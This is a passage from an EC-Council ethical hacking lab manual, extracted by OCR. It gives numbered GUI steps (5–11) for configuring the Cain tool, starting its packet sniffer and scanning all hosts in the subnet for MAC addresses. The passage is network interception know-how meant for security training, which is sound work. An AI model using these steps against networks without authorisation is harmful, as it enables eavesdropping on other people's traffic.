


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

5. Click **Configure** from the menu bar to configure an ethernet card.




6. The **Configuration Dialog** window appears. By default, the **Sniffer** tab is selected. Ensure that the **Adapter** associated with the **IP address** of the machine is selected; then, click **OK**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

7. Click the **Start/Stop Sniffer** icon on the toolbar to begin sniffing.




8. A **Cain** pop-up appears and displays a **Warning** message; click **OK**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

9. Now, click the **Sniffer** tab.




10. Click the plus (**+**) icon or right-click in the window and select **Scan MAC Addresses** to scan the network for hosts.
11. The **MAC Address Scanner** window appears. Check the **All hosts in my subnet** radio button and select the **All Tests** checkbox; then, click **OK**.

